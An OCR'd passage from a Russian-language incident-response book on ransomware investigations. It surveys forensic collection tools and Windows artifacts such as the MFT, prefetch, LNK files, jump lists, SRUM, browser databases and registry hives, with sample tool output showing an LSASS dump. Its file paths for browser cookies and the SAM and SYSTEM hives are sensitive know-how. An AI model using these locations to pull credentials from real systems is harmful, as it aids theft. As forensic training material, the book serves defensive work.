


Рис. 7.4. Создание образа с помощью AccessData FTK Imager

Неплохой инструмент для сбора первичных данных — Live Response Collection (https://www.brimorlabs.com/Tools/LiveResponseCollection-Cedarpelta.zip) Брайана Морана.




Рис. 7.5. Создание образа для первичной обработки с помощью Live Response Collection

Интересно, что с помощью этого средства вы можете не только собирать первичные данные, но также копировать память и даже создавать полные образы. Только не забудьте, что запускать такие инструменты нужно с внешнего диска или сетевого ресурса.

Если вам нужно действовать еще более целенаправленно, воспользуйтесь Kroll Artifact Parser and Extractor (KAPE) — он позволяет специалистам по реагированию на инциденты выполнять очень сфокусированный и компактный сбор данных. Им можно пользоваться в масштабах всего предприятия, поскольку у него есть версии как с графическим интерфейсом, так и с командной строкой (рис. 7.6).

Более того, KAPE предназначен не только для сбора данных, но и для автоматизации их обработки.

Существуют также решения-агенты, в том числе с открытым исходным кодом, способные выполнять сбор данных в реальном времени. Хороший пример — Velociraptor (https://github.com/Velocidex/velociraptor).




Рис. 7.6. Целевой сбор с помощью KAPE

Многие решения EDR/XDR также позволяют собирать криминалистические артефакты. Ниже приведены параметры сбора данных фреймворка Group-IB Managed XDR.

Решения EDR/XDR сами по себе могут быть очень ценными источниками криминалистических артефактов, поскольку они постоянно собирают информацию о запущенных процессах, сетевых подключениях, изменениях файлов и реестра и т.д. Как видите, существует довольно много вариантов сбора как энергозависимых, так и энергонезависимых данных. Теперь давайте изучим различные источники цифровых криминалистических артефактов.




Рис. 7.7. Параметры сбора криминалистических данных Group- IB Managed XDR

Главная файловая таблица


Файловая система содержит множество различных артефактов, которые могут помочь в процессе расследования. Реестр Windows и различные журналы тоже относятся к файловой системе, но они довольно сложны, и мы рассмотрим их отдельно.

Наиболее распространенный тип файловой системы, с которым вы столкнетесь при расследовании атак программ-вымогателей, — New Technology File System (NTFS). В настоящее время это самая распространенная файловая система в ОС Windows — и, как вы уже знаете, основная цель пользователей программ-вымогателей. Несмотря на повышенный интерес к Linux-системам, злоумышленники обычно добираются до них путем взлома Windows-инфраструктуры, так что мы сосредоточимся именно на этой операционной системе.

Как специалистов по реагированию на инциденты, нас в первую очередь интересует анализ метаданных, поэтому давайте изучим один из основных компонентов NTFS — главную файловую таблицу (Master File Table, MFT). Она содержит информацию об именах файлов, их расположении, размерах и, конечно же, временны́х метках. Мы можем использовать информацию, извлеченную из MFT, для построения

временны́х шкал, которые могут помочь нам восстановить информацию о файлах, созданных и использованных злоумышленниками.

Эту информацию можно извлечь из метафайла $MFT. Метафайлы, в том числе рассматриваемый файл $MFT, могут быть извлечены с помощью различных инструментов цифровой криминалистики. Пример такого инструмента — AccessData FTK Imager.



$AttrDef	3	Regular File	21.12.2018 14:20:30
$BadClus	0	Regular File	21.12.2018 14:20:30
$Bitmap	14 738	Regular File	21.12.2018 14:20:30
$Boot	8	Regular File	21.12.2018 14:20:30
$I30	8	NTFS Index ...	27.10.2021 5:20:56
$LogFile	65 536	Regular File	21.12.2018 14:20:30
$MFT	987 392	Regular File	21.12.2018 14:20:30
$MFTMirr	4	Regular File	21.12.2018 14:20:30
$Secure	1	Regular File	21.12.2018 14:20:30
$TXF_DATA	1	NTFS Logg...	27.10.2021 5:20:56
$UpCase	128	Regular File	21.12.2018 14:20:30
$Volume	0	Regular File	21.12.2018 14:20:30

Рис. 7.8. $MFT и другие метафайлы NTFS, отображенные в AccessData FTK Imager

Я не собираюсь утомлять вас внутренним устройством NTFS — на эту тему есть много прекрасных источников информации, например «Криминалистический анализ файловых систем»18 (File System Forensic Analysis) Брайана Кэрриэ: https://www.amazon.com/System-Forensic-Analysis-Brian-Carrier/dp/-0321268172.

Что делать после того, как вы извлекли метафайл $MFT? Можно либо просмотреть его напрямую, либо сначала разобрать его, а затем проанализировать извлеченные данные.

Я буду ссылаться на Эрика Циммермана — обладателя награды «Компьютерный криминалист года» в 2019 г. и инструктора SANS — и его прославленный набор бесплатных инструментов для цифрового криминалистического анализа. Инструменты доступны по адресу https://ericzimmerman.github.io/#!index.md.

Если вы предпочитаете просматривать $MFT напрямую, вам подойдет вариант MFTExplorer. К сожалению, подобные просмотровые средства не очень быстро работают, поэтому я бы рекомендовал сначала разобрать метафайл. Для этого существует отдельный инструмент — MFTECmd. Используя его, вы можете преобразовать данные из $MFT в легко читаемый файл с полями, разделенными запятыми (Comma-Separated Values, CSV), который можно анализировать с помощью любого из ваших любимых инструментов, таких как Microsoft Excel.

Еще один инструмент, представленный в пакете Эрика Циммермана, — Timeline Explorer. Вот как проанализированный файл $MFT может выглядеть в Timeline Explorer.




Рис. 7.9. Проанализированный $MFT, открытый в Timeline Explorer

Timeline Explorer позволяет выбрать столбцы, на которых вы хотите сосредоточиться. Он также имеет удобные возможности фильтрации, чтобы вы могли легко отсеивать лишнее.

В операционной системе Windows существует множество источников артефактов, полезных для специалистов по реагированию на инциденты. Начнем с тех, которые помогают собирать следы выполнения, и для начала обсудим файлы трассировки.

Файлы трассировки

Файлы трассировки находятся в папке C:\Window\Prefetch и используются для повышения производительности системы за счет предварительной загрузки кода часто используемых приложений.

Эти файлы имеют расширение .pf и содержат временны́е метки выполнения программы и количество запусков, а также список папок и файлов, с которыми взаимодействовал исполняемый файл.

Файлы трассировки можно проанализировать с помощью PECmd.

```
PECmd version 1.4.0.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/PECmd

Command line: -f C:\Windows\Prefetch\CMD.EXE-8E75B5BB.pf

Keywords: temp, tmp

Processing 'C:\Windows\Prefetch\CMD.EXE-8E75B5BB.pf'

Created on: 2021-10-31 12:01:38
Modified on: 2021-10-31 12:03:16
Last accessed on: 2021-10-31 12:08:07

Executable name: CMD.EXE
Hash: 8E75B5BB
File size (bytes): 11 956
Version: Windows 10

Run count: 2
Last run: 2021-10-31 12:03:06
Other run times: 2021-10-31 12:01:28
```

Рис. 7.10. Часть вывода PECmd

Разумеется, файлы трассировки — это не единственный источник следов запуска программ, другие мы обсудим в разделах «Реестр Windows» и «Журналы событий Windows».

А сейчас давайте рассмотрим артефакты доступа к файлам — LNK-файлы и списки переходов.

LNK-файлы

Файлы LNK (или «ярлыки») автоматически создаются операционной системой Windows, когда пользователь (или злоумышленник) открывает локальный или удаленный файл. Эти файлы можно найти в следующих местах:

- C:\%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Recent\
- C:\%USERPROFILE%\AppData\Roaming\Microsoft\Office\Recent\

Среди прочих данных такие файлы содержат временные метки как самого файла LNK, так и файла, на который он указывает, то есть того файла, который был открыт (и, возможно, уже удален).

Существует и инструмент для разбора таких файлов — LECmd.

```
LECmd version 1.4.0.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/LECmd

Command line: -f C:\Users\Alien\AppData\Roaming\Microsoft\Windows\Recent\lsass.DMP.lnk

Processing 'C:\Users\Alien\AppData\Roaming\Microsoft\Windows\Recent\lsass.DMP.lnk'

Source file: C:\Users\Alien\AppData\Roaming\Microsoft\Windows\Recent\lsass.DMP.lnk
  Source created:  2021-09-29 11:11:06
  Source modified: 2021-09-29 11:11:06
  Source accessed: 2021-10-31 12:30:07

--- Header ---
  Target created:  2021-09-29 11:10:17
  Target modified: 2021-09-29 11:10:26
  Target accessed: 2021-09-29 11:11:06

  File size: 45 191 417
```

Рис. 7.11. Часть вывода LECmd

На скриншоте видны доказательства того, что злоумышленники делали дамп LSASS, применив очень распространенный метод доступа к учетным данным.

Давайте рассмотрим другой аналогичный источник цифровых криминалистических артефактов, относящийся к файловой системе, — списки переходов.

Списки переходов

Списки переходов — это функция панели задач Windows, которая позволяет пользователям просматривать список недавно использованных элементов. Эту функцию также могут использовать специалисты по цифровой криминалистике и реагированию на инциденты для изучения списка файлов, к которым недавно обращались.

Такие файлы можно найти в папке C:\%USERPROFILE%\AppData\Roaming\Microsoft\Windows\-Recent\AutomaticDestinations.

Для просмотра содержимого таких файлов существует инструмент с графическим интерфейсом JumpList Explorer.

Как видно на рисунке 7.12, списки переходов содержат информацию не только о файлах, но и, например, о хостах, к которым осуществляется доступ через RDP. Это чрезвычайно полезно при отслеживании горизонтального перемещения по сети.




Рис. 7.12. Просмотр списков переходов с помощью JumpList Explorer

Обратимся к одному из инструментов расследования кражи данных — к монитору использования системных ресурсов (System Resource Usage Monitor, SRUM).

Монитор использования системных ресурсов

Эта функция Windows используется для мониторинга производительности системы и помогает специалисту по реагированию на инциденты получать информацию о том, сколько данных отправлено/получено каждым приложением в час, что имеет решающее значение при расследовании кражи данных.

База данных с данными SRUM находится в папке C:\Windows\System32\SRU.

Для корректного анализа данных вам также может потребоваться файл с разделом реестра SOFTWARE, расположенный в папке C:\Windows\System32\config.

Оба этих файла можно обработать с помощью SrumECmd. Полученные файлы можно просмотреть с помощью Timeline Explorer (рис. 7.13).




Рис. 7.13. Просмотр проанализированных данных SRUM с помощью Timeline Explorer

Что еще используют злоумышленники для кражи данных и копирования инструментов? Конечно, веб-браузеры!

Веб-браузеры

Веб-браузеры широко применяются как обычными пользователями, которые могут оказаться жертвами целевых фишинговых атак, так и злоумышленниками, которые обычно используют их для загрузки дополнительных инструментов и кражи данных.

Давайте сосредоточимся на трех основных браузерах — Microsoft Edge, Google Chrome и Mozilla Firefox.

Основной источник улик, связанных с браузером, — история просмотров. Ее анализ может выявить места, откуда взломщики загружали инструменты или, например, где они размещали собранные данные. Обычно эти данные хранятся в базах данных SQLite, которые можно найти здесь:

- Microsoft Edge: C:\Users\%USERNAME%\AppData\Local\Microsoft\Edge\User Data\Default\History
- Google Chrome: C:\Users\%USERNAME%\AppData\Local\Google\Chrome\User Data\Default\History
- Mozilla Firefox: C:\Users\%USERPNAME%\AppData\Roaming\Mozilla\Firefox\Profiles\<random text>.default\places.sqlite

Базы данных SQLite можно анализировать либо вручную, используя, например, DB Browser для SQLite (https://sqlitebrowser.org/dl/), либо с помощью специализированных инструментов криминалистики для браузеров, например BrowsingHistoryView (https://www.nirsoft.net/utils/browsing_history_view.html).




Рис. 7.14. Анализ истории веб-поиска с помощью BrowsingHistoryView

Полезными криминалистическими артефактами также являются файлы «куки» и кэш.

Файлы «куки» позволяют веб-браузерам отслеживать и сохранять информацию о сеансе каждого пользователя, в том числе и о посещенных веб-сайтах. Эта информация также хранится в базах данных SQLite:

- Microsoft Edge: C:\Users\%USERNAME%\AppData\Local\Microsoft\Edge\User Data\Default\Cookies
- Google Chrome: C:\Users\%USERNAME%\AppData\Local\Google\Chrome\User Data\Default\Cookies
- Mozilla Firefox: C:\Users\%USERNAME%\AppData\Roaming\Mozilla\Firefox\-Profiles\<randomtext>.default\cookies.sqlite

Еще один артефакт, связанный с браузером, — его кэш, то есть компоненты веб-страниц, сохраненные (или кэшированные) локально, чтобы при следующем посещении страницы загружались быстрее.

Вот где находятся файлы кэша для разных браузеров:

- Microsoft Edge: C:\Users\%USERNAME%\AppData\Local\Microsoft\Edge\User Data\Default\Cache
- Google Chrome: C:\Users\%USERNAME%\AppData\Local\Google\Chrome\User Data\Default\Cache
- Mozilla Firefox: C:\Users\%USERNAME%\AppData\Roaming\Mozilla\Firefox\Profiles\<randomtext>.-default\Cache

Существует несколько инструментов, способных интерпретировать данные, хранящиеся в файлах кэша. Некоторые из них — ChromeCacheView (https://www.nirsoft.net/utils/chrome_cache_view.html) и MozillaCacheView (https://www.nirsoft.net/utils/mozilla_cache_viewer.html), но есть и другие.

Еще один источник цифровых улик — реестр Windows.

Реестр Windows

Реестр Windows представляет собой иерархическую базу данных, в которой хранятся различные параметры конфигурации, а также важная информация о запуске программ и действиях пользователей.

Вот где расположены файлы реестра:

- Файлы SAM, SYSTEM и SOFTWARE находятся в папке C:\Windows\System32\config.
